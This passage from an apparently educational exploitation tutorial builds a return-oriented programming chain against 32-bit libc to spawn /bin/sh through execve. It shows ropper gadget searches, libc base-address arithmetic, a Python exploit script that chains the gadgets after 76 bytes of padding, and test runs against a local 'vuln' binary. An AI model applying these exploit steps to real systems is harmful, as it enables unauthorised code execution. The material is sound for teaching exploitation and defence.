To get the right process, I prefer the process names with a full path, mostly they have a valid memory map. The next step to get the full memory map is to read out the maps file of the process like the output in *Figure 3.4*. Here we can see, on the left side there set start and ending addresses of each memory segment. On the right side we see, the process or the filename which owns a section. The base address of "libc" is "0xf7de7000", bordered in red. Each program, file or library has its base address, which is the first line of each name on the right side. With this base address, we can calculate the exact address of each gadget at runtime.


The next step is to answer the question of what the exploit should do. Our exploit in this chapter will spawn a simple shell via "execve".

```
#include <unistd.h>
int execve(const char *filename, char *const argv[],
char *const envp[]);
/*
 EBX = const char *filename
 ECX = char *const argv[]
 EDX = char *const envp[]
 */
```

In the function definition above, is the function "execve", which can execute some stuff. To execute stuff, the function needs all three parameters filled. The first parameter takes the filename which can be a command or just an executable. The second parameter is the whole command starting with the filename followed by arguments. The third parameter takes the environment variables. To execute a command without any arguments, it's possible to set parameters two and three to NULL.

```
execve(
  "/bin/sh", //File
  NULL, //Arguments
  NULL //Environment
);
/*
  in register form;
  EAX = 11 // execve syscall
  EBX = "/bin/sh"
  ECX = NULL
  EDX = NUL
 */
```


After the definition of the goal, what this exploit should do, we can now collect all gagdets for that. The first gadget should clear the register EAX that we can set it later to "0xb = 11".



```
0x0009ba6f: xor eax, eax; test edx,
0x00070748: xor eax, eax; test edx,
0x0002fe1f: xor eax, eax; ret;

pentest@pentest:~$
```

Figure 3.5: Found the first gadget which clears the register EAX


This address in *Figure 3.5* which is bordered in red can be added with the base address of "libc" to get the right address at the runtime. We can now put this address in our exploit template.



```
#!/usr/bin/env python
# -*- coding:utf -*-
import struct

libc_base_addr = struct.pack('<I', 0xf7de7000)

xor_eax_eax = struct.pack('<I', libc_base_addr + 0x0002fe1f)

buf   = 'A' * 76
print(buf)
```

Figure 3.6: Template with the base address of "libc" and with the first gadget


The exploit looks very poor that's because there many gadgets not included, there only the offset of 76 bytes, the base address of "libc" and the calculated address of the first gadget. To change the register EAX to the desired syscall number, we have to find a gadget which increases the register by 11 or set it to this value. Also here is the same way to determine the gadget.



```
[INFO] File: /lib32/libc-2.28.so
0x0015cea2: add eax, 0xb; pop edi; ret;
0x0015b0c6: add eax, 0xb; ret;
0x00129bc5: add eax, 0xb043b; mov edx, c
0x31a01: mov dword ptr gs:[edx], eax; re
```

Figure 3.7: The second gadget found which changes the register EAX to 11


This gadget can now be added to the other gadgets in our exploit (*Figure 3.7* circled in red). At this point, we've got the first part of the syscall to the function "execve" completed. The second thing that we do is to find a gadget, which allows us to change the register EBX to the string "/bin/sh" to spawn later a shell. In a "ROP"-Exploit we can push stuff on the stack by direct writes into the buffer. To take staff from the stack we can use a "POP"- Operation which can be used to move the value of the stack pointer to the register EBX.



```
0x0007d75c: pop ebx; cli; call d
0x0007d80a: pop ebx; cli; call d
0x0007e1de: pop ebx; cli; call d
0x0001a8b5: pop ebx; ret;
```

Figure 3.8: The third gadget found which pops the pushed value to EBX


In *Figure 3.8* we see, the address which points to the gadget "pop, ebx; ret;" circled in red. This gadget allows us later to manipulate the register EBX. This gadget fulfills the second step for the syscall to the function "execve". The last two steps can be made with one gadget or two, if we have luck, we find a gadget which clears the register ECX and EDX. If not we've to search for a gadget that clears ECX and a gadget that clears the register EDX.



```
pentest@pentest:~$ ropper -f /lib32/libc-2.28.so --search "
xor edx, edx; mov ecx, edx"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: xor edx, edx; mov ecx, edx

pentest@pentest:~$ 
```

Figure 3.9: No gadgets found for this purpose

The search for a gadget, which can clear the register ECX and EDX can't be found by "Ropper". The next possibility that can be made, is to search for gadgets, which clear the register ECX and a gadget that clears EDX. So we can let search "Ropper" for these gadgets.




```
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: xor ecx, ecx

[INFO] File: /lib32/libc-2.28.so
0x00027ed9: xor ecx, ecx; call 0x27990; mov eax, dword ptr [es
p + 0x14]; add esp, 8; pop ebx; ret;
0x0003e62a: xor ecx, ecx; call dword ptr gs:[0x10];
0x000f3fad: xor ecx, ecx; mov eax, 0x140; mov ebx, dword ptr [
esp + 0x30]; mov esi, ecx; call dword ptr gs:[0x10];
0x000f00ee: xor ecx, ecx; mov eax, 0x140; mov esi, ecx; call d
word ptr gs:[0x10];
0x00116953: xor ecx, ecx; mov eax, ecx; pop ebx; pop esi; ret;

0x00041243: xor ecx, ecx; mov ebx, 0; mov eax, 0x7e; call dwor
d ptr gs:[0x10];
0x0010791a: xor ecx, ecx; not ebx; lea ebx, [ebx*8 + 2]; call
dword ptr gs:[0x10];
0x0012b5e9: xor ecx, ecx; out dx, eax; inc dword ptr [ebx - 0x
72aff33c]; adc dword ptr [edi], 0x74; cli; call dword ptr [eax
 + 0x6a];

pentest@pentest:~$ 
```

Figure 3.10: The results of searching for gadgets that clear the register ECX

In *Figure 3.10* we see, "Ropper" gives many results back which can clear the register ECX, but all of these gadgets, does more stuff than needed, which will make the development more complex.

If we search for gadgets that can clear the register EDX, we get the same results as before with ECX.




```
[INFO] File: /lib32/libc-2.28.so
0x00027f09: xor edx, edx; call 0x27990; mov eax, dword ptr [es
p + 0x14]; add esp, 8; pop ebx; ret;
0x00041275: xor edx, edx; lea ecx, [eax + 0x6c]; mov ebx, 2; m
ov eax, 0x7e; call dword ptr gs:[0x10];
0x000fd073: xor edx, edx; mov eax, dword ptr [esp + 0x44]; cal
l 0xfcf40; add esp, 4; ret;
0x0003311a: xor edx, edx; mov eax, edi; sub ecx, ebx; call dwo
rd ptr gs:[0x10];
0x000bfe9e: xor edx, edx; mov ecx, dword ptr [esp + 0xc]; mov
edi, eax; mov esi, edx; mov eax, 0x72; call dword ptr gs:[0x10
];
0x0002f1f2: xor edx, edx; mov ecx, ebp; mov esi, 8; call dword
 ptr gs:[0x10];
0x000e5ae6: xor edx, edx; mov ecx, edi; mov esi, 8; call dword
 ptr gs:[0x10];
0x00034b7e: xor edx, edx; pop ebx; pop esi; pop edi; pop ebp;
ret;
0x0004a0eb: xor edx, edx; std; dec dword ptr [ebx - 0x88b43];
dec dword ptr [ebp - 0x5797379]; call dword ptr [eax + 0x68];
```

Figure 3.11: Same results like before

Because we don't find any gadgets which can fit our requirements, we don't give up. Those situations can happen sometimes, it depends in most cases on the binary itself or it's used libraries. Those situations are not the end of the world, because we have many alternatives to "create" our desired gadget. The idea behind finding one of the gadgets was to set one of both register to zero and then copy the register value to the other one.

$$
\begin{aligned}
&\textit{Let } V = \{-2^{31}1, ..., 2^{31}-1\} \textit{ the set of all 32Bit Integers and}\\
&\textit{let } ECX = v_1 \in V \textit{ and } EDX = v_2 \in V:\\
&ECX \oplus ECX \rightarrow ECX = 0\\
&EDX = ECX \rightarrow EDX = 0\\
&ECX \Leftrightarrow EDX \Leftrightarrow 0\\
&or:\\
&EDX \oplus EDX \rightarrow EDX = 0\\
&ECX = EDX \rightarrow ECX = 0\\
&EDX \Leftrightarrow ECX \Leftrightarrow 0
\end{aligned}
$$


What is an alternative to these gadgets? An alternative to that is to use the "POP"-Operation to clear both registers. Here we push an address that points to NULL two times to the stack. Then we only have to pop out these addresses to register ECX and EDX. Viola, we have cleared both registers. Another option is to find gadgets that set both registers to some values and then use gadgets that can increase or decrease the values until we reached zero because of exceeding the maximal register values. Also, this option is possible if we search for gadgets that set both registers to a value, then use gadgets which multiplies it with zero to clear both registers.



```
0x000fd670: pop ecx; pop eax; ret;
0x00107022: pop ecx; pop ebx; ret;
0x0002ee7b: pop ecx; pop edx; ret;
0x00123fa3: pop ecx; push -2; jmp d
```

Figure 3.12: Useful gadget found that can clear both registers

In *Figure 3.12*, we see a gadget circled in red, which can clear both registers with a "POP"-Operation. This allows us to push zeros to the stack and move these zeros to both registers. The result is that register ECX and EDX are equal to zero. To complete the syscall to the function "execve" we look to the collected gadgets. We have the gadget to clear the register EAX, and set it with another gadget to 11. Also, we have the gadget to set the register EBX to an arbitrary string like "/bin/sh". The last thing which is needed is the interrupt call 0x80 or simply syscall.



```
0x000fd670: pop ecx; pop eax; ret;
0x00107022: pop ecx; pop ebx; ret;
0x0002ee7b: pop ecx; pop edx; ret;
0x00123fa3: pop ecx; push -2; jmp d
```

Figure 3.13: Syscall-gadget found


With this gadget shown in *Figure 3.13*, we can now build the exploit. During the build of the exploit, we have to search for parameters that will be used for the "POP"-Operations.

3.11 Write the Exploit

During the search of all gadgets which can be used to make a proper syscall to the function "execve", we have written all of these gadgets in our exploit as packed little-endian addresses. The exploit with all important gadgets embedded:

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-
import struct

libc_base_addr = struct.pack('<I', 0xf7de7000)

xor_eax_eax = struct.pack('<I', libc_base_addr + 0x0002fe1f)
add_eax_11 = struct.pack('<I', libc_base_addr + 0x0015b0c6)
pop_ebx = struct.pack('<I', libc_base_addr + 0x0001a8b5)
pop_ecx_edx = struct.pack('<I', libc_base_addr + 0x0002ee7b)
syscall = struct.pack('<I', libc_base_addr + 0x0002f275)

buf = 'A' * 76
print(buf)
```


All of these addresses are aligned to the "libc" base address to hit the correct address of each gadget during the runtime. The next step is to find the string "/bin/sh" in "libc". To find this address we need to search with "Ropper" this string.



```
pentest@pentest:~$ ropper -f /lib32/libc-2.28.so
 --string /bin/sh


Strings
=======

Address     Value
-------     -----
0x0017eaaa  /bin/sh

pentest@pentest:~$
```

Figure 3.14: Address of /bin/sh determined with "Ropper"

With "Ropper", we found the relative address of the string "/bin/sh". This address can be put in our exploit also as a packed little-endian address. Now the address can be written into the exploit code. All addresses with the padding let look the exploit like below.



```
  GNU nano 3.2                   exploit.py

#!/usr/bin/env python
# -*- coding:utf -*-
import struct

libc_base_addr = struct.pack('<I', 0xf7de7000)

xor_eax_eax = struct.pack('<I', libc_base_addr + 0x0002fe1f)
add_eax_11 = struct.pack('<I', libc_base_addr + 0x0015b0c6)
pop_ebx = struct.pack('<I', libc_base_addr + 0x0001a8b5)
pop_ecx_edx = struct.pack('<I', libc_base_addr + 0x0002ee7b)
syscall = struct.pack('<I', libc_base_addr + 0x0002f275)
binsh = struct.pack('<I', libc_base_addr + 0x0017eaaa)

buf  = 'A' * 76
print(buf)
```

Figure 3.15: Alle important components embedded

To place all the gadgets together, we must know how all gadgets get to be chained. We can chain it how we do it in a basic shellcode or reverse order. Also, an option to chain the gadgets is by mixing these gadgets. For example, first, the address of "/bin/sh" will be popped first into the register EBX, then the register EAX gets cleared followed by clearing EDX and ECX. The last thing is to set EAX to 11 and jump to the gadget which triggers the syscall-interrupt. I prefer to use the normal order like in a basic shellcode because it is easier to understand and most of the shellcode is written in this order.




Figure 3.16: Exact blueprint of the final rop-exploit

Here in *Figure 3.16*, we see the blueprint of the ROP-Chain. Here is the order like a normal shellcode. First of all, is the offset which writes 76 A's into the buffer. The next 4 bytes the address of the first gadget, which zeroes out the register EAX. After clearing EAX the next gadget set the value of this register to 11. As the next step the address of "/bin/sh" will be popped into the register EBX. After that both register ECX and EDX will be cleared and the interrupt will be triggered by the last gadget.

The implemented exploit should look like the following:

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-
import struct

libc_base_addr = struct.pack('<I', 0xf7de7000)

xor_eax_eax = struct.pack('<I', libc_base_addr + 0x0002fe1f)
add_eax_11 = struct.pack('<I', libc_base_addr + 0x0015b0c6)
pop_ebx = struct.pack('<I', libc_base_addr + 0x0001a8b5)
pop_ecx_edx = struct.pack('<I', libc_base_addr + 0x0002ee7b)
syscall = struct.pack('<I', libc_base_addr + 0x0002f275)
binsh = struct.pack('<I', libc_base_addr + 0x0017eaaa)

buf = 'A' * 76
buf += xor_eax_eax
buf += add_eax_11
buf += pop_ebx
buf += binsh
buf += pop_ecx_edx
buf += struct.pack('<I', 0)
buf += struct.pack('<I', 0)
buf += syscall
print(buf)
```

The important question is, what happens when the ROP-Chain runs? Well, when it runs, it will start at the first gadget "xor eax, eax; ret". This will call the next gadget by invoking the instruction "ret". You can imagine it like function chaining in mathematics.

$$\begin{aligned}
&\textit{Let f, } f(x) : D \longrightarrow Y\textit{, where } Y \textit{ is the target defined set and}\\
&\textit{Let g, } g(x) : D \longrightarrow Y\\
&x \in Y \textit{ and apply the function chaining } f \circ g :\\
&f \circ g \Leftrightarrow f(g(x))
\end{aligned}$$

This equation shows how the ROP-Chain works the functions are chained together, g(x) will be first called and returns the result to f(x), and so on.

The only difference between them is, the Gadgets don't return a value. For every gadget, the return address is the next gadget that is also the return address of the current gadget. This will result to a "ZigZag" pattern on the stack.




Figure 3.17: Building of a "ZigZag" pattern on calling the next gadget


Now, the exploit is finished and the chain is implemented. But do the exploit work? One way to find it out just tests it.

3.12 Testing the exploit

The next thing that is to do, is testing the exploit. Just run the exploit and see what happens. But, one mistake we made at the beginning, we packed the base address of "libc" with struct. But if we add this to all other addresses for the gadgets we get an error "TypeError: cannot concatenate 'str' and 'int' objects". Why I made this mistake over the whole subchapter? I made this mistake because it's a common mistake at the beginning of this developement. The solution at this point is to not pack the libc base address.

```
""" remove the struct.pack() from the address
    and it will be fine """
libc_base_addr = 0xf7de7000
```


Now we can retry to execute the exploit and look if its working how expected.



```
pentest@pentest:~$ ./vuln $(python exploit.py)
-bash: Warnung: Kommansosubstitution: NULL byte in der Eingab
e ignoriert.
Speicherzugriffsfehler
pentest@pentest:~$
```

Figure 3.18: Exploit failed because of string termination


In *Figure 3.18*, we see, the exploit doesn't work. We got a hint of why this exploit has failed. We have null bytes in our string because the exploit creates a string that contains the offset of A's and the chain. Now we have to correct this error. What we can do to correct this error? We can add 0xFFFFFFFF to the register ECX and EDX and increase it to get an overflow which results that both registers are zero or we search for a null in the vulnerable program or "libc". The easiest way is to find null in the program. To find null's in the vulnerable program, we can use GDB to debug this application and let it crash. Then we can search with the "find"- command for null bytes.



```
gdb-peda$ find 0x00
Searching for '0x00' in: None ranges
Found 518752 results, display max 256 items:
vuln : 0x56555007 --> 0x0
vuln : 0x56555008 --> 0x0
vuln : 0x56555009 --> 0x0
vuln : 0x5655500a --> 0x0
vuln : 0x5655500b --> 0x0
vuln : 0x5655500c --> 0x0
vuln : 0x5655500d --> 0x3000000
```

Figure 3.19: Search for null's with GDB in the vulnerable program

